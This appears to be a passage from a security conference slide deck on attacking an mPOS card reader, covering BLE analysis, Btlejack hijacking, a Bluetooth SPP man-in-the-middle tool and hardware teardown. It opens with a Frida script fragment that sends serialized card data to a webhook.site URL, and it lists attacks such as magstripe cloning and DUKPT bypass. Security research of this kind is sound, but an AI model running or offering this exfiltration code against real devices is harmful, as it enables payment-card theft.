console.log("to leak data");
var StrictMode = Java.use("android.os.StrictMode");
var StrictModeBuilder = Java.use("android.os.StrictMode$ThreadPolicy$Builder");
var policy = StrictModeBuilder.$new().permitAll().build();
StrictMode.setThreadPolicy(policy);
let url = URL.$new("http://webhook.site/4e430553-f43f-41aa-b763-70d645ba7af9" + '?'
    + instance_saved.serialize().toString());

let urlConnection = Java.cast(url.openConnection(), HttpURLConnection);
console.log(urlConnection.getURL());

urlConnection.setRequestMethod('GET');
urlConnection.setRequestProperty("Content-Type", "application/json");
urlConnection.setRequestProperty("User-Agent", "Mozilla/5.0 (Windows; U; Windows NT 6

urlConnection.connect();
let responseCode = urlConnection.getResponseCode();

console.log("Response code: " + responseCode.toString());
if (responseCode == 200) {
    console.log("Card data sent to server.\n");
}
```

Abuse Case: **What if...?**

1) **POST /startPayment.json** → returns Operation ID



2) **POST /operationCompletion.json** → "OK"




A misty forest scene with tall, slender trees and a path leading into the distance. The atmosphere is serene and slightly mysterious, with soft light filtering through the canopy. The text "Demo Time" is overlaid in a large, white, sans-serif font.

Demo Time



Bluetooth analysis

Bluetooth analysis



YiChip yc1021

Bluetooth 3.0

Bluetooth 5.0


Bluetooth analysis

Handles	Service	Characteristics	Properties	Data
1 > 11	Generic Access	1800		
3	Device Name	2a00	READ, WRITE	MPOS39A4808180
5	Appearance	2a01	READ	0xc8
7	Peripheral Preferred Connection Parameters	2a04	READ	Interval: 0x00000000, Latency: 0x00000000
9	Peripheral Privacy Flag	2a02	READ	
11	Reconnection Address	2a03	WRITE	
12 > 15	Generic Attribute	1801		
14	Service Changed	2a05	INDICATE	
16 > 19	Tx Power	1804		
18	Tx Power Level	2a07	READ, WRITE	
20 > 22	Battery Service	180f		
22	Battery Level	2a19	READ, NOTIFY	
23 > 39	Device Information	180a		
25	System ID	2a23	READ	00000000
27	Manufacturer Name String	2a29	READ	Flagtrip
29	Model Number String	2a24	READ	yichip




Hijack with Btlejack

<https://github.com/virtualabs/btlejack>



40 > 50	49535343fe7d4ae58fa99fafd205e455			
42	495353431e4d4bd9ba6123c647249616	NOTIFY		
45	49535343884143f4a8d4ecbe34729bb3	WRITE		write
47	495353436daa4d02abf619569aca69fe	READ, WRITE	00	write
49	49535343aca3481c91ecd85e28a60318	WRITE, NOTIFY		write

BLE analysis



BtleJack

WIRESHARK

Apply a display filter ... <Ctrl-/>						
Packets list		Narrow & Wide		☐ Case sensitive	Hex value	270e
b.	Time	Source	Destination	Protocol	Length	Info
1..	8.649095	Master_0x466...	Slave_0x466ba4d3	ATT	49	Sent Write
1..	8.652265	Master_0x466...	Slave_0x466ba4d3	ATT	49	Sent Write
1..	8.694204	Master_0x466...	Slave_0x466ba4d3	ATT	49	Sent Write
1..	8.696196	Master_0x466...	Slave_0x466ba4d3	ATT	36	Sent Write
1..	8.827276	Slave_0x466b...	Master_0x466ba4d3	ATT	38	Rcvd Handl
1..	8.873185	Master_0x466...	Slave_0x466ba4d3	ATT	43	Sent Write
1..	12.1602...	Slave_0x466b...	Master_0x466ba4d3	ATT	53	Rcvd Handl
1..	12.1642...	Master_0x466...	Slave_0x466ba4d3	ATT	53	Sent Handl
1..	12.1683...	Slave_0x466b...	Master_0x466ba4d3	ATT	53	Rcvd Handl
1..	12.1733...	Master_0x466...	Slave_0x466ba4d3	ATT	53	Sent Handl
1..	12.2493...	Slave_0x466b...	Master_0x466ba4d3	ATT	52	Rcvd Handl
1..	19.6724...	Master_0x466...	Slave_0x466ba4d3	LE LL	34	Control Op
1..	26.8276...	Master_0x466...	Slave_0x466ba4d3	LE LL	34	Control Op
1..	34.7028...	Master_0x466...	Slave_0x466ba4d3	LE LL	34	Control Op

Frame 118: 53 bytes on wire (424 bits), 53 bytes captured (424 bits)

Nordic BLE Sniffer

Bluetooth Low Energy Link Layer

Bluetooth L2CAP Protocol

Bluetooth Attribute Protocol

Opcode: Handle Value Notification (0x1b)


Handle: 0x002a (Unknown: Unknown)

Value: 95c6a13e71c5acd7575b5d00e42a... 270e36

0000	dc 06 2e 01 00 00 06 1d 03 1f 00 3f 01 00 00 00	...?...
0010	00 d3 a4 6b 46 0a 1b 17 00 04 00 1b 2a 00 95 c6	...kF...*
0020	a1 3e 71 c5 ac dc 75 75 b5 00 0e 42 a7 84 18 27	...>q...uu...B...
0030	0e 36 00 00 00	...6...

Hypothetical retry attack

HCI debug log Analysis (EDR)



Hci snoop log




SPP:Serial over bluetooth!

[illegible]

BUT! Bluetooth classic is encrypted outside HCI snoop log

Abuse Case: Bluetooth Sniffing

Misbinding attack against Bluetooth SSP numeric comparison.



Objection!

**THE READER
HAS NO
SCREEN!**



A simple bluetooth mitm sniffer for spp

```
2023-07-15 16:42:05,904 - pritiado - INFC
2023-07-15 16:42:05,923 - pritiado - INFC
2023-07-15 16:42:05,976 - pritiado - INFC
2023-07-15 16:42:07,197 - pritiado - INFC
2023-07-15 16:42:07,198 - pritiado - INFC
2023-07-15 16:42:07,254 - pritiado - INFC
2023-07-15 16:42:11,312 - pritiado - INFC
2023-07-15 16:42:11,345 - pritiado - INFC
2023-07-15 16:42:11,480 - pritiado - INFC
2023-07-15 16:42:11,481 - pritiado - INFC
2023-07-15 16:42:11,482 - pritiado - INFC
2023-07-15 16:42:12,484 - pritiado - INFC
2023-07-15 16:42:12,485 - pritiado - INFC
2023-07-15 16:42:35,126 - pritiado - INFC
2023-07-15 16:42:36,128 - pritiado - INFC
2023-07-15 16:42:36,129 - pritiado - INFC
2023-07-15 16:42:36,130 - pritiado - INFC
```


```
00000000
00000000 a1
00000001
00000000
00000000 02 00 34 65 4f 00 00 08 04 00
00000010 53 52 31 00 15 00 31 38 30 31
00000020 32 30 35 31 30 34 31 35 37 31
00000030 00 0d 00 4e 4f 54 20 43 68 61
00000040
00000000 02 00 30 00 08 00 56 31 2e 30
00000010 56 32 2e 30 00 5c
```

Abuse Case: Bluetooth MITM

We created a Mitm attack tool that emulates the device and allows in-traffic data manipulation:

- 1 Bluetooth adapter
- SPP over bluetooth EDR
- Sniffing & tampering
- Ignored pairing code

Abuse Case: Bluetooth MITM



A misty forest scene with tall, slender trees and a path leading into the distance. The atmosphere is serene and slightly mysterious, with soft light filtering through the canopy. The text "Demo Time" is overlaid in a large, white, sans-serif font.

Demo Time

PRITIADO

A simple bluetooth mitm sniffer for spp

```
2023-07-15 16:42:05,904 - pritiado - INFC
2023-07-15 16:42:05,923 - pritiado - INFC
2023-07-15 16:42:05,976 - pritiado - INFC
2023-07-15 16:42:07,197 - pritiado - INFC
2023-07-15 16:42:07,198 - pritiado - INFC
2023-07-15 16:42:07,254 - pritiado - INFC
2023-07-15 16:42:11,312 - pritiado - INFC
2023-07-15 16:42:11,345 - pritiado - INFC
2023-07-15 16:42:11,480 - pritiado - INFC
2023-07-15 16:42:11,481 - pritiado - INFC
2023-07-15 16:42:11,482 - pritiado - INFC
2023-07-15 16:42:12,484 - pritiado - INFC
2023-07-15 16:42:12,485 - pritiado - INFC
2023-07-15 16:42:35,126 - pritiado - INFC
2023-07-15 16:42:36,128 - pritiado - INFC
2023-07-15 16:42:36,129 - pritiado - INFC
2023-07-15 16:42:36,130 - pritiado - INFC
00000000
00000000 a1
00000001
00000000
00000000 02 00 34 65 4f 00 00 08 04 00
00000010 53 52 31 00 15 00 31 38 30 31
00000020 32 30 35 31 30 34 31 35 37 31
00000030 00 0d 00 4e 4f 54 20 43 68 61
00000040
00000000 02 00 30 00 08 00 56 31 2e 30
00000010 56 32 2e 30 00 5c
```

Abuse Case:

Bluetooth MITM

Possible attacks:


- Magstripe stealing (cc cloning)
- Direct interaction with device:
 - OTA update
 - IPEK update
- DUKPT bypass

Hardware analysis


Disclaimer: we are not hardware hackers
(yet)

Hardware analysis

Currently, there are 4 available devices:



Hardware analysis







Valuable points

- Card information:
 - magstripe
 - nfc/emv tokens
- Firmware
- IPEK keys
- UART logs

Hardware analysis



Microcontrolador
GigaDevice GD32F103



Frontend Bluetooth YC1021



Serial peripheral interface (SPI)

- Up to three SPI interfaces with a frequency of up to 10 MHz
- Support both master and slave mode
- Hardware CRC calculation and transmit automatic



Inter-integrated circuit (I2C)

- Up to two I2C bus interfaces can support both master and slave mode
- up to 400 KHz
- Provide arbitration function, optional PEC (packet error checking)
- Supports 7-bit and 10-bit addressing mode and general call

Universal asynchronous receiver/transmitter (UART)

- Up to three USARTs and two UARTs with operational rate up to 115.2 Kbps
- Supports both asynchronous and clocked synchronous

Hardware analysis




- Two I2S bus interfaces with sampling frequency
- Support either master or slave mode




Debug Mode

Serial wire JTAG debug port (SWJ-DP)
The Arm® SWJ-DP Interface is embedded in the port that enables either a serial wire debug

3Peak 1542A
Amplificador operacional



Hardware analysis



4.1 Commands formats

□ "AT+" instruction is based on the ASCII characters. The format of the instruction as follows:

< > means must be included

[] optional part

□ Command message

At+[para-1 para-2 para-3 para-4 ...]

□ AT+ Prefix of command message

□ CMD: instruction string

□ [at] command separator, + indicates setting mode, ? indicates query mode, □ [para-1] Set the

parameters of the mode, if it is in query mode then doesn't need this, □ Terminator, Enter and Vthep,


ASCII codes 0x0a and 0x0d, □ Response message

+ [para-1 para-2 para-3 para-4 ...]

